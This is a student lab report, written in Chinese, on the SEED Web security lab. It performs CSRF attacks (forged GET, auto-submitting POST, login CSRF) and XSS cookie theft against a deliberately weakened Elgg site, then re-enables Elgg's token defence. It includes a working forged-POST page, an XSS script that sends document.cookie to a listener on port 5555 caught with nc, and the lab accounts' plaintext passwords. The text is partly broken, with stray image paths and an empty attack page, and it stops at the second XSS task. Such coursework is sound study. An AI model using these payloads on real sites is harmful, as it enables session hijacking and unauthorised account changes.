

# 实验三 Web 安全实验

## 1.1 实验目的

实验分为两部分，CSRF 和 XSS 实验。

CSRF 实验目的是通过发起跨站请求伪造攻击（CSRF 或 XSRF），进一步理解跨站请求伪造攻击原理和防御措施。跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话（session）的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的 session 中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。在本实验中，需要对社交网络 Web 应用程序发起跨站请求伪造攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站请求伪造攻击，但是为了重现跨站请求伪造攻击如何工作，实验中的 Elgg 应用事先将防御措施关闭了。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果

XSS 实验目的是通过发起跨站脚本攻击（XSS）攻击，进一步理解跨站脚本攻击的原理和防御措施。跨站脚本攻击是 Web 应用程序中常见的一种漏洞。这种漏洞有可能让攻击者将恶意代码（例如 JavaScript 程序）注入到受害者 Web 浏览器中。而这些恶意代码让攻击者可以窃取受害者的凭证，如 cookie 等。


利用跨站脚本攻击漏洞可以绕过浏览器用来保护这些凭据的访问控制策略（即同源策略），这类漏洞可能会导致大规模攻击。在本实验中，需要对社交网络 Web 应用程序发起跨站脚本攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站脚本攻击，但是为了重现跨站请求伪造攻击如何工作，本实验中 Elgg 应用事先关闭这些策略，使 Elgg 容易受到 XSS 攻击。在关闭防御策略的情况下，用户可以发布任何信息（包括 JavaScript 程序）到页面中。需要利用这个漏洞在 Elgg 上发起 XSS 攻击，并分析 XSS 漏洞会对 web 应用造成的影响。

## 1.2 实验内容、步骤及结果

首先是 CSRF 攻击。

任务一：基于 GET 请求的 CSRF 攻击

首先使用如下命令来启动 Apache 服务器：


A terminal window with a blue title bar containing a window icon and the text "/bin/bash 80x24". The terminal shows two lines of text: "[06/07/22]seed@VM:~\$ sudo service apache2 start" and "[06/07/22]seed@VM:~\$ " followed by a black cursor block.

```
[06/07/22]seed@VM:~$ sudo service apache2 start
[06/07/22]seed@VM:~$
```

Elgg Web 应用程序中的账户信息如下图所示：

User	UserName	PassWord
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Apache 服务器下的网站源文件均在/var/www/目录下。首先以 Charlie 账户登录，发送添加 Samy 为好友的请求，并使用 HTTPHeaderLive 来获取添加好友请求的 HTTP 请求，如下图：



观察到发送了一条 POST 请求，在这条请求中浏览器需要发送当前想要添加的用户的 GUID 信息，而对于 Samy 而言可知其 GUID 为 45。据此编写攻击网页内容如下，其中包含一个 img 条目，以自动引发与 POST 类似的 GET 请求，网页内容如下：

```
<html>
  <head>
    <title>
      XuZichuan's malicious web
    </title>
  </head>
  <body>
    Hi, you are trapped! :)
    
  </body>
</html>
```

更改/etc/apache2/sites-available/000-default.conf 如下


```
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrfbattacker.com
    DocumentRoot /var/www/CSRF/Attacker
    DirectoryIndex index.html
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.repackagingattacklab.com
    DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
44,18
[Connection: keep-alive] [Send a message]
```

去/var/www/CSRF/Attacker 下建一个 index.html, 然后写入刚才的网页内容


该恶意网站中包含 Samy 的 GUID, 当点击后由于网页中包含一个 img 类型

的文件, 因此会向其指定的网站发起 GET 请求, 而此时会携带登录的 cookie,


因此最终会添加 Samy 为好友。向 Alice 发送带有恶意网址的邮件, 如下图:



登录 Alice 账户，查看收到的邮件，如下：




点开链接，成功抓包执行 get 请求，也发现成功加了 Samy 好友



然后是任务二：使用 POST 请求的 CSRF 攻击

以 Alice 身份登录并尝试修改自身的个人资料，同时使用 HTTPHeaderLive

抓取信息并分析，如下：



观察到 URL 值应为 /action/profile/edit，提交的表单中需要包含需要修改信息的用户的 GUID，获取 GUID 的方式为使用自己的账户登录并试图添加 Alice 为好友，用 HTTPHeaderLive 抓取，可以观察到发送的 GUID 为 42。因此编写恶意网页信息如下：

```

<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
  function post(url,fields) {

    var p = document.createElement("form");

    p.action = url;
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";


    document.body.appendChild(p);

    p.submit();
  }
  function csrf_hack() {
    var fields;
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='Hi, this is XuZichuan'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value=''>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    var url = "http://www.csrlabattacker.com/action/profile/edit";
    post(url,fields);
  }

  window.onload = function() { csrf_hack();}
</script>
</body></html>

```

写进 index.html，仿照任务一，用 Charlie 发邮件，点击链接，得到下图




成功。



然后是任务三：实现 login CSRF 攻击

以 Alice 身份登录并抓取登录表单信息，观察到使用 URL 为 /action/login，

同时需要包含用户名和密码信息，如下图：




编写恶意网站内容如下：



编写诱导邮件并发送给 Alice，再用 Alice 登录，点击链接，发现立即登录

Samy 账号。





然后是任务四：防御策略。

首先进入目录/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg，在 ActionService.php 文件中找到函数 gatekeeper()并注释掉 return true 语句，如下图：


```
public function gatekeeper($action) {  
    //return true;  
  
    if ($action === 'login') {  
        if ($this->validateActionToken(false)) {  
            return true;  
        }  
    }  
}
```

随后对任务 2 和任务 3 进行测试如下：


先测试任务 2：

点击链接后会不断进行 GET 请求，并得到错误信息提示如下图：






返回原始网页后观察到提示页面到期错误，如下图：



防御成功。抓到的 token 如下：



然后是 XSS 攻击。注意此时切换网站。

任务一：从受害者的机器上盗取 Cookie

首先以 Samy 的身份登录并打开个人简介进行编辑，在 Brief description 中添加如下脚本：


Public

**Brief description**

```
<script> document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + '>'); </script>
```

Public

随后使用 Alice 账号登录，点击 Samy 主页并使用 `nc -l 5555 -v` 进行监听，观察到成功得到 Alice 的 cookie 信息，如下图：




任务二：使用 Ajax 脚本自动发起会话劫持

在 Samy 的 about me 中添加攻击脚本如下：

